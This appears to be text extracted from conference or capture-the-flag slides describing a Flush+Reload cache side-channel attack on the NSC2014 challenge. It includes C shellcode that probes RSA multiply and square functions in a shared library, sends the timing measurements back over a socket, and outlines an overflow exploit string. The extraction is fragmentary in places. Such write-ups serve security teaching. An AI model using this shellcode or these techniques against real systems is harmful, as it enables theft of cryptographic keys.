13	3,989–3,998	1

From measures to bits



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5	3,932–3,935	0
6	3,936–3,945	1
7	3,946–3,955	1

Seq.	Time Slots	Value
8	3,956–3,960	0
9	3,961–3,969	1
10	3,970–3,974	0
11	3,975–3,979	0
12	3,980–3,988	1
13	3,989–3,998	1

- ⚠ Speculative execution
- ❓ Avoid the beginning of functions
- ⚠ Missed slots
- ❓ Prefer loops


Flush+Reload vs NSC2014

- Attacker process: SecDrop
- Target process: STPM
- Both processes run with 2 different users
 - No impact on the attack
- Modular exponentiation implemented in libsec.so
 - Good news: libsec.so is loaded by SecDrop & STPM
 - ➔ Shared memory
- Need to call `import_key()` in STPM to trigger decryption
 - Send a fake encrypted symmetric key and start measuring
- SecDrop triggers `SIGALARM` after 10 secs
 - Time-limited, but should be enough

Flush+Reload vs NSC2014

- What addresses should we probe?

Modular exponentiation function (libsec.so)




OK, but risky

Flush+Reload vs NSC2014

- What addresses should we probe?

Multiply and square functions




Better.
Address is chosen arbitrarily within a loop.

Coding the attack

- First, run SecDrop & STPM locally
 - Reverse STPM's `keyfile` file format: easy
 - Create a keyfile with a known private RSA key
 - Avoid virtual machines (especially VirtualBox)
- Implement Flush+Reload
 - The attack code must be « shellcodeable »
 - Option 1: code in ASM
 - Option 2: code in C ← Because we're lazy 😊

Toolchain



- The ELF code must be position-independant
 - Variables: local only
 - Calling SecDrop's functions: pointers to PLT entries
 - Strings: Inline declaration with macros

Payload code

1/4: Constants, Macros & Utilities

```
#define MYFUNC_DELC(name, rettype, args, value)  rettype (*name)args = (void*) value
#define MYFUNC_USE(name) MYFUNC_DELC_##name(name)

// [...]

/* Definitions of all functions & symbols */
#define MYFUNC_DELC_my_read(name)  MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400AF0)
#define MYFUNC_DELC_my_write(name) MYFUNC_DELC(name, size_t, (int, char*, size_t), 0x400BC0)

#define loop()  asm __volatile__ ("loop: jmp loop")

#define SEC_fgetc_got                ((unsigned long long*) 0x601c98)
#define SEC_fgetc_offset_in_libsec  0x35f0

#define NB_MEASURES_MAX 50000
#define THRESHOLD 200
#define CYCLES_IN_FRAME 0x30000

#define HIT_MULTIPLY 1
#define HIT_SQUARE 0
#define HIT_NOTHING -1
```

Payload code

1/4: Constants, Macros & Utilities

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#define MYFUNC_DELC(name, rettype, args, value) rettype (*name)args = (void*) value
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#define THRESHOLD 200
#define CYCLES_IN_FRAME 0x30000

#define HIT_MULTIPLY 1
#define HIT_SQUARE 0
#define HIT NOTHING -1
```

Function pointers

Locate the targeted code

Empirical values

Payload code

2/4: Local variables declaration

```
void _start() {
    MYFUNC_USE(my_write);
    char* str_unwrap_req = STR("3\n2\n0\n");
    char* fake_key = STR("0A3A0026963CB58[...]\n"); // fake key to import
    char* base_libsec = (void *) ( (* SEC_fgetc_got) - SEC_fgetc_offset_in_libsec);
    void * probed_addr_multiply = base_libsec+0x3093;
    void * probed_addr_square = base_libsec+0x3313;
    char measures[NB_MEASURES_MAX];
    unsigned long i = 0;
    unsigned long j = 0;
    unsigned long t = 0;
    register unsigned long long cycles;
```

Payload code

3/4: Trigger RSA decryption & perform the side-channel attack

```
//unwrap
my_send_all(4, str_unwrap_req, 6); // 4 = fd of STPM socket
my_send_all(4, fake_key, 348);

//probe
for(i = 0; i < NB_MEASURES_MAX; i++) {
    cycles = rdtsc();
    t = probe(probed_addr_multiply); // probe 1
    if(t < THRESHOLD) {
        measures[i] = HIT_MULTIPLY;
    } else {
        t = probe(probed_addr_square); // probe 2
        if(t < THRESHOLD) {
            measures[i] = HIT_SQUARE;
        } else {
            measures[i] = HIT_NOTHING;
        }
    }
}
// wait in order to have a constant number
// of cycles in each frame
while( (rdtsc() - cycles) < CYCLES_IN_FRAME) {}
}
```

Payload code

4/4: Exfiltrate the measures

```
//send results
//i = total nb of measures, l = fd of client socket
my_send_all(l, (void*) &i, sizeof(unsigned long));
for(j = 0; j < i; j++) {
    my_send_all(l, (void*) &measures[j], sizeof(char));
}

loop();
}
```

Attack: the big picture

poc.py

SecDrop


STPM

```
exploit = padding + addrjmprsp
```


```
PASSWORD, exploit, payload
```




Attack: the big picture




Attack: the big picture




Attack: the big picture



